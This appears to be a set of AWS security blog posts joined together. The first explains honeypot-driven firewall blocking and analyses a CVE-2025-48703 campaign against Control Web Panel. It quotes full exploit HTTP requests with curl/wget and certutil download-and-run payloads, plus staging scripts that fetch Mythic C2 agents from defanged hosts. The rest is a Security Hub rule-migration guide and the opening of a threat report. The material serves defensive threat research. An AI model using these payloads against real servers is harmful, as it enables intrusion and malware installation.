Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel Rahi Patel
Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer Paul Bodmer
Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr Nima Sharifi Mehr
Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya Maxim Raya
Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag Santosh Shanbhag
Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.
  •  

Security Hub CSPM automation rule migration to Security Hub

A new version of AWS Security Hub is now generally available with new capabilities to aggregate, correlate, and contextualize your security alerts across Amazon Web Services (AWS) accounts. The prior version is now known as AWS Security Hub CSPM and will continue to be available as a unique service focused on cloud security posture management and finding aggregation.

One capability available in both services is automation rules. In both Security Hub and Security Hub CSPM, you can use automation rules to automatically update finding fields when the criteria they define are met. In Security Hub, automation rules can be used to send findings to third-party platforms for operational response. Many existing Security Hub CSPM users have automation rules for tasks such as elevating the severity of a finding because it affects a production resource or adding a comment to assist in remediation workflows. While both services offer similar automation rule functionality, rules aren’t synchronized across the two services. If you are an existing Security Hub CSPM customer looking to adopt the new Security Hub, you might be interested in migrating the automation rules that have already been built. This helps keep your automation rules processing close to where you’re reviewing findings. As of publication, this capability is included in the cost of the Security Hub essentials plan. For current pricing details, refer to the Security Hub pricing page.

This post provides a solution to automatically migrate automation rules from Security Hub CSPM to Security Hub, helping you maintain your security automation workflows while taking advantage of the new Security Hub features. If you aren’t currently using automation rules and want to get started, see Automation rules in Security Hub.

Automation rule migration challenge

Security Hub CSPM uses the AWS Security Finding Format (ASFF) as the schema for its findings. This schema is fundamental to how automation rules are applied to findings as they are generated. Automation rules begin by defining one or more criteria and then selecting one or more actions that will be applied when the specified criteria are met. Each criterion specifies an ASFF field, an operator (such as equals or contains), and a value. Actions then update one or more ASFF fields.

The new version of Security Hub uses the Open Cybersecurity Schema Framework (OCSF), a widely adopted open-source schema supported by AWS and partners in the cybersecurity industry. Security Hub automation rules structurally work the same way as Security Hub CSPM rules. However, the underlying schema change means existing automation rules require transformation.

The solution provided in this post automatically discovers Security Hub CSPM automation rules, transforms them into the OCSF schema, and creates an AWS CloudFormation template that you can use to deploy them to your AWS account running the new version of Security Hub. Because of inherent differences between the ASFF and OCSF schemas, some rules can’t be automatically migrated, while others might require manual review after migration.

The following table show the current mapping between ASFF fields supported as criteria and their corresponding OCSF fields. These mappings may change in future service releases. Fields marked as N/A can’t be migrated and will require special consideration when migrating automation rules. They need to be redesigned in the new Security Hub. The solution provided in this post is designed to skip migration of rules with one or more ASFF criteria that don’t map to an OCSF field but will identify those rules in a report for your review.

Rule criterion in ASFF Corresponding OCSF field
AwsAccountId cloud.account.uid
AwsAccountName  cloud.account.name
CompanyName  metadata.product.vendor_name 
ComplianceAssociatedStandardsId compliance.standards
ComplianceSecurityControlId  compliance.control 
ComplianceStatus  compliance.status 
Confidence  confidence_score
CreatedAt  finding_info.created_time 
Criticality  N/A
Description  finding_info.desc 
FirstObservedAt  finding_info.first_seen_time
GeneratorId  N/A
Id  finding_info.uid 
 LastObservedAt finding_info.last_seen_time 
 NoteText comment 
NoteUpdatedAt  N/A
NoteUpdatedBy  N/A
ProductArn  metadata.product.uid 
ProductName  metadata.product.name 
RecordState  activity_name 
RelatedFindingsId  N/A
RelatedFindingsProductArn  N/A
ResourceApplicationArn  N/A
ResourceApplicationName  N/A
ResourceDetailsOther  N/A
ResourceId  resources[x].uid 
ResourcePartition  resources[x].cloud_partition 
ResourceRegion  resources[x].region 
ResourceTags  resources[x].tags 
ResourceType  resources[x].type 
SeverityLabel  vendor_attributes.severity 
SourceUrl  finding_info.src_url 
Title  finding_info.title 
Type  finding_info.types 
UpdatedAt  finding_info.modified_time 
UserDefinedFields  N/A
VerificationState  N/A
WorkflowStatus  status 

The following table shows the ASFF fields that are supported as actions and their corresponding OCSF fields. Note that several action fields aren’t available in OCSF:

Rule action fields in ASFF Corresponding OCSF field
Confidence  N/A
Criticality  N/A
Note  Comment 
RelatedFindings  N/A
Severity  Severity 
Types  N/A
UserDefinedFields  N/A
VerificationState  N/A
Workflow Status  Status 

For Security Hub CSPM automation rules that include actions without OCSF equivalents, the solution is designed to migrate the rules but include only the supported actions. These rules will be designated as partially migrated in the rule description and the migration report. You can use this information to review and modify the rules before enabling them, helping to ensure that the new automation rules behave as expected.

Solution overview

This solution provides a set of Python scripts designed to assist with the migration of automation rules from Security Hub CSPM to the new Security Hub. Here’s how the migration process works:

  1. Begin migration: The solution provides an orchestration script that initiates three sub-scripts and manages passing the proper inputs to them.
  2. Discovery: The solution scans your Security Hub CSPM environment to identify and collect existing automation rules across specified AWS Regions.
  3. Analysis: Each rule is evaluated to determine if it can be fully migrated, partially migrated, or requires manual intervention based on ASFF to OCSF field mapping compatibility.
  4. Transformation: Compatible rules are automatically converted from the ASFF schema to the OCSF schema using predefined field mappings.
  5. Template creation: The solution generates a CloudFormation template containing the transformed rules, maintaining their original order and Regional context.
  6. Deployment: Review the generated template and deploy it to create the migrated rules in Security Hub, where they are created in a disabled state by default.
  7. Validate and enable rules: Review each migrated rule in the AWS Management Console for Security Hub to verify its criteria, actions, and preview your current matching findings if applicable. After confirming that the rules work as intended individually and as a sequence, enable them to resume your automation workflows.
Figure 1: Architecture diagram showing scripts and how they interact with AWS

Figure 1: Architecture diagram showing scripts and how they interact with AWS

The solution, shown in Figure 1, consists of four Python scripts that work together to migrate your automation rules:

  1. Orchestrator: Coordinates discovery, transformation, and generation along with reporting and logging
  2. Rule discovery: Identifies and extracts existing automation rules from Security Hub CSPM across the Regions you specify
  3. Schema transformation: Converts the rules from ASFF to OCSF format using the field mapping detailed earlier
  4. Template generation: Creates CloudFormation templates that you can use to deploy the migrate rules

The scripts use credentials configured using the AWS Command Line Interface (AWS CLI) to discover existing Security Hub automation rules. For details on how to configure credentials using AWS CLI, see Setting up the AWS CLI.

Prerequisites

Before running the solution, ensure you have the following components and permissions in place.

  • Required software:
    • AWS CLI (latest version)
    • Python 3.12 or later
    • Python packages:
      • boto3 (latest version)
      • pyyaml (latest version)
  • Required permissions:
    For rule discovery and transformation:

    • securityhub:ListAutomationRules
    • securityhub:BatchGetAutomationRules
    • securityhub:GetFindingAggregator
    • securityhub:DescribeHub
    • securityhub:ListAutomationRulesV2

    For template deployment:

    • cloudformation:CreateStack
    • cloudformation:UpdateStack
    • cloudformation:DescribeStacks
    • cloudformation:CreateChangeSet
    • cloudformation:DescribeChangeSet
    • cloudformation:ExecuteChangeSet
    • cloudformation:GetTemplateSummary
    • securityhub:CreateAutomationRuleV2
    • securityhub:UpdateAutomationRuleV2
    • securityhub:DeleteAutomationRuleV2
    • securityhub:GetAutomationRuleV2
    • securityhub:TagResource
    • securityhub:ListTagsForResource

AWS account configuration

Security Hub supports a delegated administrator account model when used with AWS Organizations. This delegated administrator account centralizes the management of security findings and service configuration across your organization’s member accounts. Automation rules must be created in the delegated administrator account in the home Region, and in unlinked Regions. Member accounts can’t create their own automation rules.

We recommend using the same account as the delegated administrator for Security Hub CSPM and Security Hub to maintain consistent security management. Configure your AWS CLI with credentials for this delegated administrator account before running the migration solution (see Setting up the AWS CLI for more information).

While this solution is primarily designed for delegated administrator deployments, it also supports single-account Security Hub implementations.

Key migration concepts

Before proceeding with the migration of your automation rules from Security Hub CSPM to Security Hub, it’s important to understand several key concepts that affect how rules are migrated and deployed. These concepts influence the migration process and the resulting behavior of your rules. Understanding them will help you plan your migration strategy and validate the results effectively.

Default rule state

By default, migrated rules are created in a DISABLED state, meaning the actions will not be applied to findings as they are generated. The solution can optionally create rules in an ENABLED state, but this is not recommended. Instead, create the rules in a DISABLED state, review each rule, preview matching findings, and then move the rule to an ENABLED state when ready.

Unsupported fields

The migration report details any rules that can’t be migrated because they include one or more Security Hub CSPM criteria that aren’t supported by the new Security Hub. These cases occur because of the differences between the ASFF and OCSF schemas. These rules require special attention because they can’t be automatically replicated with equivalent behavior. This is particularly important if you have Security Hub CSPM rules that depend on priority order.

When rules have actions that aren’t supported, they will still be migrated if at least one action is supported. Rules with partially supported actions are flagged in the migration report and the new automation rule description and should be reviewed.

Home and linked Regions

Both Security Hub CSPM and Security Hub support a home Region that aggregates findings from linked Regions. However, their automation rules behave differently. Security Hub CSPM automation rules operate on a Regional basis. This means they only affect findings generated in the Region where they are created. Even if you use a home Region, Security Hub CSPM automation rules do not apply to the findings aggregated from linked Regions in the home Region. Security Hub supports automation rules defined in a home Region and applied to all linked Regions, and does not support the creation of automation rules in linked Regions. However, in Security Hub, unlinked Regions can still have their own automation rules that will affect only the findings generated in that Region. Unlinked Regions will need to have automation rules applied separately

The solution supports two deployment modes to handle these differences. The first mode, called Home Region, should be used for Security Hub deployments with a home Region enabled. This mode identifies Security Hub CSPM automation rules from specified Regions and then recreates them with an additional criteria to account for the Region the rule came from. Then, one CloudFormation template is generated that can be deployed in the home Region. The automation rules will still operate as intended because of the addition of the criteria for the original Region where it was created.

The second mode is called Region-by-Region. This mode is for users who don’t currently use a home Region. In this mode, the solution still discovers automation rules in the Regions specified but generates a unique CloudFormation template for each Region. The resulting templates can then be deployed one by one to the delegated administrator account for their corresponding Region. No additional criteria are added to the automation rule in this mode.

It is possible to use a home Region with Security Hub and link some Regions, but not all. If this is the case, run the Home Region mode for the home Region and all linked Regions. Then, re-run the solution in Region-by-Region mode for all unlinked Regions.

Rule order

Both Security Hub CSPM and Security Hub automation rules have an order in which they are evaluated. This can be important for certain situations where different automation rules might apply to the same findings or take actions on the same fields. This solution preserves the original order of your automation rules.

If there are existing Security Hub automation rules, the solution creates the new automation rules beginning after the existing rules. For example, if you have 3 Security Hub automation rules and are migrating 10 new rules, the solution will assign orders 4 through 13 to the new rules.

When using the Home Region mode, the order of automation rules for each Region is preserved and clustered together in the final order. For example, if a user with three Security Hub automation rules in three different Regions migrates the rules, they will be migrated sequentially. The solution will first migrate all rules from Region 1 in their original order, followed by all rules from Region 2 in their original order, and finally all rules from Region 3 in their original order.

Deploy and validate the migration

Now that you have the prerequisites in place and understand the basic concepts, you’re ready to deploy and validate the migration.

To deploy the migration:

1. Clone the Security Hub automation rules Migration Tool from the AWS samples GitHub repository:

git clone https://github.com/aws-samples/sample-SecurityHub-Automation-Rule-Migration.git

2. Run the scripts following the instructions of the README file, which will contain the most up-to-date implementation instructions. This will generate a CloudFormation template that will create the new Security Hub automation rules. Deploy the CloudFormation template using the AWS CLI or console. For more details, see the Create a stack from the CloudFormation console or the README file.

When deployment is complete, you can use the Security Hub console to review your migrated automation rules. Remember that rules are created in a DISABLED state by default. Review each rule’s criteria and actions carefully, checking that they match your intended automation workflow. You can also preview what existing findings would have matched each automation rule in the console.

To review and validate migrated rules:

1. Go to the Security Hub console and choose Automations from the navigation pane.

Figure 2: Security Hub Automations page

Figure 2: Security Hub Automations page

2. Select a rule and then choose Edit at the top of the page.

Figure 3: Security Hub automation rule details

Figure 3: Security Hub automation rule details

3. Choose Preview matching findings. It’s possible that no findings will be returned even if the automation rule is behaving as expected. This means only that there are currently no findings matching the rule criteria in Security Hub. In this case, you can still review the rule criteria.

Figure 4: Security Hub Edit automation rule page

Figure 4: Security Hub Edit automation rule page

4. After validating a rule’s configuration, you can enable it through the console from the rule editing page. You can also update the CloudFormation stack. If you didn’t need to change any criteria or actions of your automation rules, you can re-run the scripts with the optional —create-enabled flag to reproduce the CloudFormation template with all rules enabled and deploy it as an update to the existing stack.

Pay attention to any rules that have partially migrated actions, which will be noted in the Description of each rule. This means one or more actions from the original rule in Security Hub CSPM aren’t supported in Security Hub and the rule might behave differently than intended. The solution also produces a migration report that includes which rules were partially migrated and specifies which actions from the original rule could not be migrated. Review these rules carefully because they might behave differently than expected and need to be modified or recreated.

Figure 5: Review the descriptions of partially migrated automation rules

Figure 5: Review the descriptions of partially migrated automation rules

Conclusion

The new AWS Security Hub provides enhanced capabilities for aggregating, correlating, and contextualizing your security findings. While the schema change from ASFF to OCSF brings improved interoperability and integration options, it requires existing automation rules to be migrated. The solution provided in this post helps automate this migration process through discovering your existing rules, transforming them to the new schema, and generating CloudFormation templates that preserve rule order and Regional context.
After migrating your automation rules, start by reviewing the migration report to identify any rules that weren’t fully migrated. Pay special attention to rules marked as partially migrated, because these might behave differently than their original versions. We recommend testing each rule in a disabled state and validating that rules work together as expected—especially rules that operate on the same fields—before enabling them in your environment.

To learn more about Security Hub and its enhanced capabilities, see the Security Hub User Guide.
If you have feedback about this post, submit comments in the Comments section below.

Joe Wagner

Joe Wagner

Joe is a Senior Security Specialist Solutions Architect who focuses on AWS security services. He loves that cybersecurity is always changing and takes pride in helping his customers navigate it all. Outside of work, you’ll find him trying new hobbies, exploring local restaurants, and getting outside as much as he can.

Ahmed Adekunle

Ahmed Adekunle

Ahmed is a Security Specialist Solutions Architect focused on detection and response services at AWS. Before AWS, his background was in business process management and AWS tech consulting, helping customers use cloud technology to transform their business. Outside of work, Ahmed enjoys playing soccer, supporting less privileged activities, traveling, and eating spicy food, specifically African cuisine.

Salifu (Sal) Ceesay

Salifu (Sal) Ceesay

Sal is a Technical Account Manager at Amazon Web Services (AWS) specializing in financial services. He partners with organizations to operationalize and optimize managed solutions across many use cases, with expertise in native incident detection and response services. Beyond his professional pursuits, Sal enjoys gardening, playing and watching soccer, traveling, and participating in various outdoor activities with his family.

  •  

Amazon Threat Intelligence identifies Russian cyber threat group targeting Western critical infrastructure

As we conclude 2025, Amazon Threat Intelligence is sharing insights about a years-long Russian state-sponsored campaign that represents a significant evolution in critical infrastructure targeting: a tactical pivot where what appear to be misconfigured customer network edge devices became the primary initial access vector, while vulnerability exploitation activity declined. This tactical adaptation enables the same operational outcomes, credential harvesting, and lateral movement into victim organizations’ online services and infrastructure, while reducing the actor’s exposure and resource expenditure.

